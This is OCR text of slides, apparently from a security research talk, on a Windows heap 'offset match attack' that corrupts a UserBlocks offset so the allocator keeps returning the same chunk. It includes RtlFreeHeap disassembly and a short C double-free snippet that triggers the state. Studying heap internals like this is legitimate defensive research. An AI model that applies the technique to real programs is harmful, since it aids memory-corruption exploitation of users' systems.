
The calculated EntryOffset and the calculated FreeEntryOffset both have the same values: 0xc

Yet the aggregatexchng.Depth for the current UserBlock is 0x29.

When we allocate, the FreeEntryOffset keeps getting updated from the same EntryOffset!

Keep allocating the same chunk address! :O)


Offset match attack



UserBlocks			
		+0x0e NextOffset: 0x14	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

aggrExchg.Depth = 0x28
aggrExchg.FreeEntryOffset = 0x70 (0x0e * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.


Offset match attack



UserBlocks			
	🟥	+0x0e NextOffset: **0x0e**	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

aggrExchg.Depth = 0x28
aggrExchg.FreeEntryOffset = 0x70 (0x0e * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Offset match attack




UserBlocks			
		+0x0e NextOffset: **0x0e**	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

aggrExchg.Depth = 0x27
aggrExchg.FreeEntryOffset = 0x70 (0x0e * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Points to & returns 0x0151ab60

Offset match attack




UserBlocks			
		+0x0e NextOffset: **0x0e**	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

Points to & returns 0x0151ab60

aggrExchg.Depth = 0x27
aggrExchg.FreeEntryOffset = 0x70 (0x0e * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Offset match attack



UserBlocks			
		+0x0e NextOffset: **0x0e**	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

aggrExchg.Depth = 0x26
aggrExchg.FreeEntryOffset = 0x70 (0x0e * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Points to & returns 0x0151ab60


Offset match attack

UserBlocks			
		+0x0e NextOffset: **0x0e**	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

Points to & returns 0x0151ab60

aggrExchg.Depth = 0x26
aggrExchg.FreeEntryOffset = 0x70 (0x0e * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Offset match attack



UserBlocks			
		+0x0e NextOffset: **0x0e**	+0x14 NextOffset: 0x1a
+0x1a NextOffset: 0x20	+0x20 NextOffset: 0x26	0x26 NextOffset: 0x2c	0x2c NextOffset: 0x32

Points to & returns 0x0151ab60


aggrExchg.Depth = 0x25
aggrExchg.FreeEntryOffset = 0x70 (0x0e * 8)
Next chunk: Next chunk: UserBlocks + FreeEntryOffset
Start at 0x02 so the manager accommodates the UserBlocks header of 16 bytes.

Offset match attack

If we are achieving this state by triggering a double free, then we need to pass this check:

`test byte ptr [eax+7],0x3f`

`; eax = _heap_entry`



```
free_check:             ; check to see if the chunk has been freed?
test     byte ptr [eax+7], 3Fh
jz       loc_77F3B132   ; we MUST fail this jump
```

```
loc_77F3B132:
push     edi
push     edi
push     edi
push     eax
push     esi
push     8
jmp      short loc_77F3B142
```

```
loc_77F3B13B:
push     edi
push     edi
push     edi
push     ebx
push     esi
push     9
```

```
loc_77F3B142:
call     sub_77F8432A
xor      eax, eax
```

```
00051202   77F11E02: RtlFreeHeap:free_check
```

Offset match attack

Sample code triggering state using a double free…

```
a = (char*)HeapAlloc(myheap,0,0x20);
b = (char*)HeapAlloc(myheap,0,0x20);

HeapFree(myheap, 0, b);          // first free

offset = 0xFEB07;
// not so likely overwrite...
chunkheader = (long)myheap+offset; *(byte*)chunkheader = 0x88;

HeapFree(myheap, 0, b);          // second free
```

stratsec
A BAE Systems Company

Offset match attack

